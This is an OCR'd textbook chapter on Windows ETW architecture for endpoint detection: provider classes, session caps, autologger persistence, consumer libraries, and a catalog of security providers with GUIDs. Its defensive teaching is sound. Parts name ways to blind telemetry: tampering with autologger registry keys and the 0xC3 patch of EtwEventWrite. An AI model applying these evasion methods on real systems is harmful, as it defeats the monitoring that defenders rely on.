


Figure 25.1: Vista's unified provider model (2007). A single EventWrite fans out to the per-CPU ring buffer (drained by the writer thread to an.etl file or real-time delivery) and to the evtx channel, and up to eight independent real-time sessions read the same manifest provider at once; the classic/MOF model allowed only one, the second consumer silently stealing the first.

Park and Buch open their April 2007 MSDN Magazine article with the line that frames every later development:

> On Windows Vista, ETW has gone through a major upgrade, and one of the most significant changes is the introduction of the unified event provider model and APIs.: Park & Buch, *MSDN Magazine*, April 2007 [1075]

The new model raised the per-provider session cap from one to eight. That single number is why Defender, CrowdStrike Falcon, SentinelOne, Sysmon, and a researcher's SilkETW tap can all read `Microsoft-Windows-Kernel-Process` [1082] from the same host today without one of them stealing events from the others.

The Vista model also unified two things that had been separate. ETW providers wrote to per-CPU ring buffers; the Win32 Event Log was a different facility with its own writer, its own format, and its own consumers. Park and Buch describe the unification verbatim:

> The new unified APIs combine logging traces and writing to the Event Viewer into one consistent, easy-to-use mechanism for event providers.: Park & Buch, *MSDN Magazine*, April 2007 [1075]

After Vista, a manifest-based provider can use the unified eventing APIs to feed ETW trace sessions and Windows Event Log channels from the same provider definition, depending on how the manifest's channel mappings are configured. Event Viewer is therefore a view over Windows Event Log channels backed by that unified provider model, not a real-time ETW consumer equivalent to an EDR sensor.

◆ **DEFINITION — Manifest-based provider** The Vista-era ETW provider class. The provider author writes an XML manifest enumerating events, fields, tasks, opcodes, levels, keywords, and channels. The `mc.exe` message compiler turns the manifest into a binary resource embedded in the provider binary; `wevtutil im` registers the manifest with the system at install time. At runtime the provider calls `EventRegister` once per provider GUID and `EventWrite` per event. Capped at eight trace sessions per provider.

Definition: Channel. A logical destination for an event, declared in a manifest. The four standard channels are *Admin* (operational events for administrators), *Operational* (verbose events for operators), *Analytic* (high-volume events for diagnostics), and *Debug* (developer-only events). When the provider's `EventWrite` fires, the kernel demultiplexes by channel: events with channels enabled in the `evtx` configuration land in the corresponding channel log, while subscribed real-time consumers receive them through their session.

The deployment pipeline for a manifest-based provider is heavier than for a classic provider. The author writes a manifest, compiles it, embeds the resource, and runs `wevtutil im` at install time. Microsoft Learn calls out the distinction between provider registration and manifest installation [1083] explicitly, and notes that each process can register up to 1,024 providers [1083]. In practice few processes come close.

> ▶ **WALKTHROUGH — THE VISTA MANIFEST PIPELINE** A Vista-era provider author begins with XML: provider GUID, event IDs, tasks, opcodes, keyword bits, channel mappings, and typed fields. `mc.exe` compiles that manifest into message resources that ship inside the provider binary; the installer runs `wevtutil im` so the operating system has system-wide decode metadata before the first event fires. At runtime the provider calls `EventRegister` once for its GUID and `EventWrite` for each event instance.
>
> The important change is the fan-out. The same `EventWrite` can feed a real-time ETW session and an Event Log channel. If the event is mapped to an Admin or Operational channel, the Event Log service can persist it as `.evtx`; if an EDR has enabled the provider in a real-time session, the ETW buffer path delivers the same structured payload to that consumer. The installed manifest is the decoder for both worlds. This is why a security engineer can see process creation in Event Viewer or through an EDR pipeline without the provider author maintaining two separate instrumentation systems.

The cap rules now read like this: eight trace sessions can enable a manifest-based provider concurrently [1084] up to 64 sessions can run on the system at once [1078] `EnableTraceEx2` returns `ERROR_NO_SYSTEM_RESOURCES` when the per-provider cap binds [1085]. The 8-session number was chosen for ergonomics, not for security planning, but it is the load-bearing number in modern Windows endpoint security.

> ▸ **KEY IDEA** The eight-session cap on manifest-based providers is the single architectural decision that made multi-EDR coexistence on the same Windows host possible. Without it, the second EDR to subscribe to `Microsoft-Windows-Kernel-Process` would silently steal events from the first.

A Windows 7-era driver author shipping the inaugural `Microsoft-Windows-Kernel-Process` provider, GUID `{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}`, authored a manifest declaring `ProcessStart` (event ID 1), `ProcessStop` (event ID 2), `ImageLoad` (event ID 5), and so on. Defender's `MsMpEng.exe` could subscribe; the future CrowdStrike Falcon could subscribe; the future Sysmon could subscribe; the future SilkETW researchers could subscribe. None starves another. The Vista unification is the architectural enabler of the modern multi-EDR Windows endpoint.

With multi-consumer concurrency solved, the next problems were authoring overhead and producer integrity. Two parallel paths branched off the Vista manifest model: TraceLogging for the first, the EtwTi PPL/ELAM gate for the second.

Two more provider classes: WPP for the kernel tree, TraceLogging for the app tier

Vista's manifest-based providers solved coexistence and decoding, but they were heavy to deploy. Microsoft shipped two more provider classes (one older than Vista and one younger) that traded manifest deployment for two different kinds of simplicity.

WPP: the C-preprocessor approach

WPP (Windows software trace PreProcessor) predates Vista. Community references and the Park & Buch description of ETW being "abstracted into the Windows preprocessor (WPP) software tracing technology" [1075] place its first WDK ship in the Windows XP era; no Microsoft primary pins a specific build. It became the standard tracing facility inside the Windows kernel tree itself for years. The WDK page [1086] frames its purpose:

> "WPP software tracing supplements and enhances WMI event tracing by adding ways to simplify tracing the operation of the trace provider. It is an efficient mechanism for the trace provider to log real-time binary messages."

A WPP provider is authored in C with macros that look like printf calls. The C preprocessor expands `DoTraceMessage(FlagId, "Frobnicating widget %d", widgetId)` into an `EventWrite` call against an auto-generated provider GUID. Format strings are extracted at build time into a *Trace Message Format* file embedded in the binary's `.pdb`. The producer cost is the smallest of any ETW provider class: emitting an event is a function call plus a few stores into a buffer. There is no manifest to deploy, no XML to author.

The corresponding decode cost is the highest. A WPP event arrives at the consumer as a binary payload referencing a TMF identifier. To turn that into a human-readable message the consumer needs the producer's `.pdb` file. If you do not have the symbols for the binary that emitted the event, you do not know what the event means.

That decode cost is why WPP did not become the EDR substrate. Sealighter's README puts the operational consequence verbatim:

◆ **DEFINITION — WPP (Windows software trace PreProcessor)** A C-preprocessor-based ETW authoring path inherited from the XP-era WDK. Format strings are extracted to a TMF resource that lives in the producer's `.pdb`. Producer cost is minimal; decode cost requires the producer's symbol files. WPP providers are usually treated operationally like classic private tracing: symbol-dependent and poorly suited to multi-consumer security telemetry. The exact session-limit behavior depends on the registration path, so the safe architectural conclusion is about usability, not a universal cap.

"WPP traces compounds the issues, providing almost no easy-to-find data about provider and their events.": Sealighter README [1087]

WPP providers also fail the multi-EDR test for practical reasons even where the underlying ETW session rules vary by implementation: consumers need symbols/TMF data, provider inventories are hard to discover, and the resulting stream is not a stable public security contract. So WPP became the kernel-tree internal tracing facility: ubiquitous inside Microsoft's source tree, marginal for public EDR telemetry.

TraceLogging: schema in the payload

Eight years after Vista, in Windows 10 (2015), Microsoft shipped a parallel path that solved a different problem. TraceLogging [1088] keeps the eight-session cap of manifest providers but eliminates the manifest deployment burden:

> "TraceLogging is a system for logging events that can be decoded without a manifest.": Microsoft Learn, About TraceLogging [1088]

A TraceLogging event carries its own schema inline. The event payload is a sequence of typed-length-value triples: a one-byte type tag, a length, and the data. A consumer that has never seen the provider before can still decode the event because the names and types of every field are *in the event*. The provider author needs no XML manifest, no `mc.exe`, no `wevtutil im`.

The trade-off is per-event size. Inline schema strings cost bytes per event. For a high-volume provider emitting millions of events per minute, the per-event size matters and a manifest-based provider is correct. For a new component author who wants tracing without an install-time deployment dance, TraceLogging is the right answer.

◆ **DEFINITION — TraceLogging** A self-describing ETW provider class shipped in Windows 10. Schema is inline in each event payload as type-length-value triples; consumers decode without a manifest. Available from C/C++ via

> `TraceLoggingProvider.h`, from.NET via `EventSource` with `EtwSelfDescribingEventFormat`, and from WinRT via `LoggingChannel`. Inherits the eight-session cap from the manifest-based class.

TraceLogging is also the unified path across runtimes. The same self-describing payload format is emitted from native C/C++, from.NET (when an `EventSource` opts into `EtwSelfDescribingEventFormat`), and from kernel-mode drivers [1089]. A consumer using TDH (the Trace Data Helper API) decodes them without distinguishing between the runtime that emitted them.

Four classes, four trade-offs

Class	First Shipped	Schema Location	Sessions/ Provider	Decode without symbols/ manifest?	Best for
MOF / classic	2000	WMI repository (`mofcomp`)	1	Needs MOF	Legacy components; NT Kernel Logger
WPP	~2002	`.pdb` (TMF)	implementation-dependent	No. Needs producer PDB	In-tree Windows kernel dev-time tracing
Manifest-based	2007 (Vista)	XML manifest, system-installed	8	Needs installed manifest	Shipping security telemetry
TraceLogging	2015 (Win10)	Inline TLV in payload	8	Yes	New apps and services; cross-runtime

Sources for the table: [1084], [1079], [1088], [1086].

§ **ASIDE. WHEN TO USE WHICH PROVIDER CLASS** For new shipping Windows components with a known event vocabulary and high volume, choose manifest-based: smallest per-event size, evtx integration, eight-consumer concurrency. For new cross-runtime open-source providers where deployment friction matters, choose TraceLogging: same eight-consumer concurrency, no XML to author, decodable everywhere. For in-source-tree dev-time tracing inside a binary you already have symbols for, WPP is fine. For new security-relevant providers, never choose classic: the one-session cap is structurally incompatible with multi-EDR coexistence.

Four provider classes, four trade-offs. But every one of them shares a structural weakness: the producer fires from inside the calling process, and any code in that process can patch the runtime entry-point and silence the provider for itself. That is the weakness Adam Chester made famous in 2020, and the one EtwTi was built to defeat.

Sessions, buffers, and the autologger registry: where the telemetry actually lives

Open `regedit` on a Windows host and navigate to `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger`. You are looking at the persistence surface of every trace session that survives a reboot on this machine, and the persistence surface every modern EDR uses to install itself.

A session is the unit ETW actually exposes to controllers. It owns a per-session pool of buffers, a writer thread, a destination (file or real-time consumer), and a list of providers it has subscribed to. The lifecycle is short. A controller fills out an `EVENT_TRACE_PROPERTIES` structure [1076] with a session name, buffer size, logging mode, and destination, then calls `StartTrace`. The kernel allocates the buffers (at least two per logical processor [1076]) and returns a session handle. The controller then calls `EnableTraceEx2` [1085] for each provider it wants to subscribe to, passing `EVENT_CONTROL_CODE_ENABLE_PROVIDER` along with the provider GUID, level, and keyword bitmask.

If the provider's per-class session cap is already saturated, `EnableTraceEx2` returns `ERROR_NO_SYSTEM_RESOURCES`. If the caller lacks the privilege to enable that provider, it returns `ERROR_ACCESS_DENIED`. We will see both error codes again later, on different paths.

> ▪ **SIDENOTE** The default buffer size sweet spot is small. The Microsoft Learn primary states it explicitly: "Trace sessions with large buffers (256KB or larger) should be used only for diagnostic investigations or testing, not for production tracing." [1076] Production session buffer sizes typically sit in the 32-64KB range.

There are three logging modes. *File mode* writes events to a sequential `.etl` file on disk; the writer thread drains buffers to disk and the file grows. *Circular mode* writes to a fixed-size file in a circular buffer; old events are overwritten when the file fills. *Real-time mode* delivers events to a real-time consumer process, which receives them through its registered event-record callback. Defender, EDR sensors, and

Sysmon all use real-time mode for their hot paths; they may also write to file as a forensic backup.

> ◆ **DEFINITION — Real-time consumer** A process that calls `OpenTrace` with `LogFileMode = EVENT_TRACE_REAL_TIME_MODE` and receives events live via a registered callback rather than from an `.etl` file on disk. Real-time consumers must keep up with producer rate or events are lost.

The autologger registry path is what makes a session survive a reboot. A subkey under `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\` defines a session that the kernel starts at boot, before most user-mode services are running. Each subkey's values configure the session: `BufferSize`, `MaximumBuffers`, `LogFileMode`, `FileName`, plus a nested `<SessionName>\<ProviderGuid>` subkey for each provider to enable.

> ◆ **DEFINITION — Autologger** A registry-persisted boot-time ETW session. The kernel reads `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\` at boot, creates the session, enables the configured providers, and begins capture before user-mode services start. Defender's Sense agent, CrowdStrike's Falcon sensor, and Sysmon's driver all install autologgers here.

Defender's `DiagTrack`, `Microsoft-Windows-Diagnosis-PCW`, the SQM kernel logger, the EventLog-Application channel autologger. All live here (observable via `logman query -ets` on a stock Windows install). Third-party EDRs add their own. The Palantir CIRT taxonomy [1090] (about which more in the gap-analysis section) frames this registry surface as the persistent-tampering target: an attacker who can write to this subtree can disable an EDR's boot-time tracing without ever interacting with the running EDR process. The events of interest never get captured because the session never starts.

There is a related concept worth naming: the *Global Logger*. This is a special autologger session whose configuration lives in `HKLM\SYSTEM\CurrentControlSet\Control\WMI\GlobalLogger`. It is the boot-time tracing path that comes online before any user-mode service, including before Sense and the EDR sensor. It exists to capture early-boot kernel events that no later session can record.

> ▶ **WALKTHROUGH — Autologger boot persistence** Before any EDR service has a chance to start, the kernel reads `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\`. Each subkey is a trace session recipe: logger name, `Start` value, `BufferSize`, `MinimumBuffers`, `MaximumBuffers`, `LogFileMode`, optional `FileName`, and nested provider-GUID subkeys with level and keyword masks. If the recipe is enabled,

the kernel creates the session during boot and enables the listed providers immediately.

That is powerful and dangerous. It is powerful because a sensor can collect pre-logon activity and early service launches instead of missing the first seconds of the machine's life. It is dangerous because the registry subtree is also the durable tamper surface. Change a provider keyword, redirect a file path, reduce buffers until loss spikes, or disable the autologger, and the next boot starts with a blind spot. The defensive control is not mystical: baseline the autologger tree, monitor writes to it, and treat unexpected changes as telemetry-integrity events rather than as ordinary configuration drift.

Audit your autologgers. `logman query -ets` enumerates every live trace session on the host. Cross-reference against the subkeys in `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\` to find sessions configured to start at boot. Any unauthorised entry (a session you do not recognize, an autologger pointed at a destination outside your EDR's data path, a provider GUID you cannot account for) belongs in your incident response queue.

Sidenote. `ERROR_NO_SYSTEM_RESOURCES` from `EnableTraceEx2` is the runtime symptom of the eight-session cap binding [1085]. SOC engineers debugging multi-EDR coexistence problems should look for it in their sensor's diagnostic output. Eight subscribers per manifest provider is enough for the typical Defender + third-party EDR + Sysmon + research tap arrangement, but a host running multiple research-mode tracers can saturate it.

Persistence solved: a session the OS starts at every boot. But who reads it? That requires a consumer process, and consumers are where the architecture forks along the security spectrum.

Consumer architecture: from `OpenTrace` to KrabsETW to a real-time process watcher

The consumer side of ETW is mechanically simple (three calls to open a trace, register a callback, and process events) but the choice of library tells you almost everything about what kind of EDR you are building.

The native pattern is three Win32 calls. `EnableTraceEx2` subscribes the session to a provider GUID with a level and keyword bitmask. `OpenTrace` returns a handle on the session for consumption. `ProcessTrace` blocks the calling thread, drains events from the kernel's per-CPU buffers, and dispatches each one to a registered callback. Each event arrives as an `EVENT_RECORD` containing a header (provider GUID, event ID, level, keyword, opcode, timestamp, process ID, thread ID) and a payload that the consumer decodes.

For manifest providers the consumer decodes via TDH (the Trace Data Helper API) against the system-installed manifest. For TraceLogging providers the consumer decodes from the inline TLV payload. For classic and WPP providers the consumer needs the MOF schema or the producer's PDB respectively.

◆ **DEFINITION — TDH (Trace Data Helper)** The Win32 decoder API that turns a raw `EVENT_RECORD` payload into typed fields, using the registered manifest as the schema source. `TdhGetEventInformation` returns a `TRACE_EVENT_INFO` structure with the field names, types, and offsets; `TdhFormatProperty` extracts each field. TDH is what makes manifest events self-describing at the consumer end, even though the schema lives out of band.

Walkthrough: a real-time EDR consumer. A user-mode sensor first acts as a controller: `StartTrace` creates or opens a session, then `EnableTraceEx2` subscribes that session to a provider GUID with a level and keyword mask. The provider is notified that somebody is listening, and its trace points begin checking the new enable state. The same sensor then changes roles and becomes a consumer: it calls `OpenTrace` for the live session, supplies an event callback, and calls `ProcessTrace` on a worker thread.

From that point forward the worker thread is a delivery loop. A provider emits an event; the kernel appends it to the session's buffer; the writer path drains the buffer; `ProcessTrace` dispatches an `EVENT_RECORD` into the callback. The callback must be fast, because slow parsing creates backpressure and dropped events. Production EDRs therefore split the path: the ETW callback normalizes the event and enqueues it, while separate threads enrich, correlate, score, and upload. Libraries such as KrabsETW and TraceEvent hide some boilerplate, but they cannot remove the architectural fact that the consumer is asynchronous and must survive bursts without pretending ETW is lossless.

In production almost no one writes the raw three-call pattern. The library universe settled into a small set of widely-used wrappers, and the choice of wrapper maps almost one-to-one onto the kind of EDR the engineering team is building.

krabsetw [1091] is a Microsoft-authored C++ library that simplifies session and provider management. Its README explicitly notes the production caller: a C++/CLI wrapper called `Microsoft.O365.Security.Native.ETW`, "used in production by the Office 365 Security team. It's affectionately referred to as Lobsters." If you are building an in-house EDR or a security analytics pipeline in C++ on Windows, krabsetw is the default choice.

Microsoft.Diagnostics.Tracing.TraceEvent [1092] is the general-purpose.NET ETW library, distributed as a NuGet package and used heavily inside the.NET diagnostics community. Microsoft's separate `Microsoft.Windows.EventTracing.Processing.All`

package is the.NET TraceProcessing API [1093] that the Windows engineering team uses internally to analyze ETW data from the Windows engineering system.

SilkETW [1094], originally released by Ruben Boonen at FireEye in March 2019 [1082] (now maintained by Mandiant), wraps `Microsoft.Diagnostics.Tracing.TraceEvent` to expose ETW telemetry to detection-engineering and threat-hunting workflows. SilkETW is the canonical "blue team research" consumer: the tool you reach for when you want to see what events a provider actually emits without writing C++.

Sealighter [1087], by `pathtofile`, is a krabsetw-wrapping C++ tool that makes multi-provider subscription and filtering tractable from a JSON config. The README states: "Sealighter leverages the feature-rich Krabs ETW Library to enable detailed filtering and triage of ETW and WPP Providers and Events." Sealighter is the canonical "red/blue team triage" consumer: more flexible than SilkETW, less code to write than raw krabsetw.

The pitfalls are universal across all four libraries. The krabsetw README spells two of them out:

> "The call to 'start' on the trace object is blocking so thread management may be necessary.", [1091]
>
> "Throwing exceptions in the event handler callback... will cause the trace to stop processing events.", [1091]

Both have caused real production outages. An EDR that throws an unhandled exception in its event callback dies silently as an ETW consumer, and the next event the provider emits goes nowhere.

▪ **SIDENOTE** The "throwing in the callback stops the trace" pitfall is the gotcha that bites every team writing their first ETW consumer. The kernel does not catch the exception; the trace simply ends. A production-quality consumer wraps every callback in try/catch (or its language equivalent) and routes failures through a side channel, not through the trace itself.

A real-time `Microsoft-Windows-Kernel-Process` consumer, in production form, is a working EDR sensor's process watcher. Modern Windows EDRs commonly contain a component with this shape: a controller enabling providers, a real-time consumer draining sessions, and a separate pipeline for enrichment and response. Products that also ship drivers add kernel callbacks beside it rather than replacing it.

The library choice is the architecture choice. krabsetw wraps the C++ surface and is the default for production in-house EDRs. TraceEvent wraps.NET and is

> the default for diagnostics tooling. SilkETW exposes ETW to detection engineers without C++. Sealighter wraps krabsetw with a config file for triage. Pick the library that matches the team that will own the consumer, not the one that looks most powerful.

This is what Sysmon, Wazuh, and Elastic Defend look like under the hood: a SYSTEM-privileged user-mode service consuming public providers. But there is one provider such a consumer cannot subscribe to. Try it and `EnableTraceEx2` returns `ERROR_ACCESS_DENIED`. The following sections are about the GUID that requires a passport.

Reproducible Windows checks, not captured lab proof

This chapter does not claim a captured lab transcript. The checks below are documented Windows commands whose output is intentionally host-specific: an enterprise Defender endpoint, a CrowdStrike endpoint, a Sysmon lab VM, and a Wazuh collector will not have the same sessions, providers, autologgers, or protection levels. Treat this section as a field checklist for proving the architecture on *your* host, not as universal sample output.

The useful way to run the checklist is in layers. First ask which trace sessions exist. Then ask which providers are registered. Then inspect the special providers and boot-persistent sessions that determine whether an EDR is seeing early activity, memory-modifying syscalls, and tamper attempts. Finally, inspect the platform controls that decide whether kernel-mode ETW tampering is a realistic path.

. Enumerate live trace sessions · reproducible topology check

The security provider catalog: what EDRs actually read




Figure 25.2: The security-provider catalog as a layered emission map. User-mode providers (DotNETRuntime, PowerShell, AMSI) funnel through the ntdll!EtwEventWrite stub the 0xC3 patch can reach, kernel-emitted manifest providers sit beyond the user/kernel line, and the kernel-side EtwTi provider is gated by a PPL+ELAM turnstile that admits only an Antimalware-signed consumer.

There are roughly 1,300 manifest-based providers shipped on a 2026 Windows 11 24H2 install: the community-maintained jdu2600 inventory [1095] tracks the count

across builds, and the repnz manifest archive [1096] holds byte-stable copies of the manifests for cross-version diffing. Ten rows below carry the core security telemetry most often discussed in public EDR documentation; grouped by function, they collapse into roughly eight categories. This is the catalog.

`Microsoft-Windows-Security-Auditing`

GUID `{54849625-5478-4994-A5BA-3E3B0328C30D}`. The audit-policy-driven Security event log producer. Event ID 4624 (logon), 4625 (failed logon), 4634 (logoff), 4688 (process create with command line) [1097] [1098], 4689 (process exit), 4768/4769 (Kerberos TGT and service-ticket requests), and the broader subcategory audit policy events. This is where the interlude watches the authentication links directly: the logon and ticket events are the observable shadow of the protocols the The Death of NTLM chapter (Chapter 16) and the Kerberos chapter (Chapter 17) dissect, and 4769 service-ticket anomalies are the on-host signal of the KRBTGT forgeries the KRBTGT chapter (Chapter 18) describes. This is the closure for the legacy Security event log: when an administrator turns on "audit logon events" in the local security policy, this is the provider that emits the events. EDRs that consume it are reading the same stream the Event Viewer's Security log shows.

`Microsoft-Windows-Kernel-Process`

GUID `{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}`. The canonical real-time process telemetry source for non-PPL EDR. Event ID 1 fires on `ProcessStart` with process ID, parent process ID, create time, session ID, and image name (notably *not* the command line, which is why command-line visibility requires Sysmon Event ID 1 or Security 4688 with command-line auditing enabled); event ID 2 on `ProcessStop`; event ID 3 on thread create; event ID 4 on thread exit; event ID 5 on `ImageLoad` with the loaded module name and base address. SilkETW's launch post enumerates the event record format inline [1082]. This provider is widely cited in EDR community documentation as available since Windows 7, though no Microsoft primary pins the exact build.

`Microsoft-Windows-kernel-file`, `Microsoft-Windows-kernel-network`, `Microsoft-Windows-kernel-registry`

The per-subsystem siblings of `Kernel-Process`. `Kernel-File` surfaces file open / close / read / write / delete operations with the file path and the operating PID. `Kernel-Network` surfaces TCP and UDP send / receive with the local and remote endpoints. `Kernel-Registry` surfaces registry create / open / set value / delete with the key path and value name. On current builds these names appear in community manifest inventories [1095], [1096], while Microsoft documents the related SystemTrace-

Provider path and its eight-session multiplexing separately [1081]. Treat them as kernel telemetry surfaces whose exact control path is build-dependent; EDRs that want broad file, network, or registry observation can subscribe to these streams, but products that need enforcement or lower latency still write kernel callbacks.

`Microsoft-Antimalware-Scan-Interface`

GUID `{2A576B87-09A7-520E-C21A-4942F0271D67}`, documented in the Microsoft Learn AMSI portal [700] and surveyed in the Palantir CIRT taxonomy [1090]. This is the ETW provider that surfaces AMSI scan results: a script block submitted by PowerShell, JScript, VBA, an Office macro engine, or any other AMSI client comes through here *after deobfuscation*. Whatever string the AMSI client actually submits, the registered antimalware engine can inspect in its deobfuscated form; ETW visibility then depends on the provider, keyword mask, channel configuration, and consumer permissions rather than on provider existence alone.

◆ **DEFINITION — AMSI (Antimalware Scan Interface)** A COM interface exposed by Windows since 2015 that script engines and runtime hosts can call into to submit content for malware scanning. The Microsoft Learn AMSI portal lists PowerShell, JScript and VBScript via Windows Script Host, Office VBA macros, and User Account Control as in-box integrators [700] the.NET CLR's assembly load path joined the list with.NET Framework 4.8, as documented in Adam Chester's CLR walk-through [1073]. The scanned content is the post-deobfuscation form: the actual code about to execute, not the obfuscated wrapper. AMSI activity can surface via the `Microsoft-Antimalware-Scan-Interface` ETW provider when the relevant events and keywords are enabled by a consumer.

Sidenote. The AMSI Operational event log channel typically appears empty by default. The Palantir taxonomy [1090] notes the keyword bitmask configured for the channel does not surface scan-result events. The events fire on the ETW bus and can be consumed in real time, but they do not land in the user-visible evtx log unless the consumer reconfigures the keyword mask.

`Microsoft-Windows-PowerShell`

GUID `{a0c1853b-5c40-4b15-8766-3cf1c58f985a}`. Event ID 4104 is the script-block-logging event that records each PowerShell script block before execution; event ID 4103 records pipeline execution detail; event ID 4100 records errors. The Microsoft Learn `about_Logging_Windows` reference (Windows PowerShell 5.1) [1099] documents EID 4104 verbatim ("`EventId 4104 / 0x1008`... `Channel Operational`... `Task CommandStart`") and the script-block-logging configuration. PowerShell Core 7+ uses a separate ETW provider (`PowerShellCore`, GUID `{f90714a8-5509-434a-bf6d-b1624c8a19a2}`). Combined with AMSI, PowerShell can expose content through two different mechanisms: AMSI sees what the host submits for scanning, while script-block logging records script

blocks when the policy or suspicious-block behavior causes 4104 events to be written [1099]. Detection engineers use both as cross-checks, but neither sentence should be read as a guarantee that every host emits every command twice by default.

`Microsoft-Windows-DotNETRuntime`

GUID `{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}`, verbatim in Adam Chester's PoC source [1073]. The.NET CLR provider. Surfaces assembly load events, JIT compilation, AppDomain creation, exception throws. Critical for detecting Cobalt Strike's `execute-assembly` style of in-memory.NET payload loading. This is the provider that goes dark in the opening hook scene after the operator's `EtwEventWrite` patch.

> ▪ **SIDENOTE** This is the provider Adam Chester targeted in the canonical March 17, 2020 ETW patching post [1073]. The Cobalt Strike `execute-assembly` workflow produces a loud signal here ("assembly X loaded into PID Y from in-memory source Z") so silencing it locally was a valuable evasion. The story comes back in the gap analysis.

`Microsoft-Windows-Sysmon`

GUID `{5770385F-C22A-43E0-BF4C-06F5698FFBD9}`, surfaced by `wevtutil gp Microsoft-Windows-Sysmon` and inventoried in [1095] the Microsoft Learn Sysmon page by Russinovich and Garnier [662] documents authorship, the protected-process status, and the `Microsoft-Windows-Sysmon/Operational` channel. This is the *publishing* side of Sysmon. Sysmon's kernel driver `SysmonDrv.sys` collects events through `PsSetCreateProcessNotifyRoutineEx` and friends; the user-mode service then republishes via this ETW provider so any consumer (a SIEM forwarder, a SOC dashboard, a custom analytic) can subscribe without writing its own kernel driver. Events also land in the `Microsoft-Windows-Sysmon/Operational` evtx channel.

`Microsoft-Windows-Threat-Intelligence` **(EtwTi)**

GUID `{f4e1897c-bb5d-5668-f1d8-040f4d8dd344}`, verbatim in the fluxsec.red walkthrough [1074]. The only ETW source in the catalog that fires from inside the kernel for memory-modifying syscalls. Ten task IDs, all prefixed `KERNEL_THREATINT_TASK_`:

- `ALLOCVM` (`NtAllocateVirtualMemory`: local and cross-process)
- `PROTECTVM` (`NtProtectVirtualMemory`)
- `MAPVIEW` (section mapping; cross-process and self)
- `QUEUEUSERAPC` (`NtQueueApcThread` cross-process)
- `SETTHREADCONTEXT` (`NtSetContextThread` cross-process)
- `READVM` (`NtReadVirtualMemory`: local and cross-process)

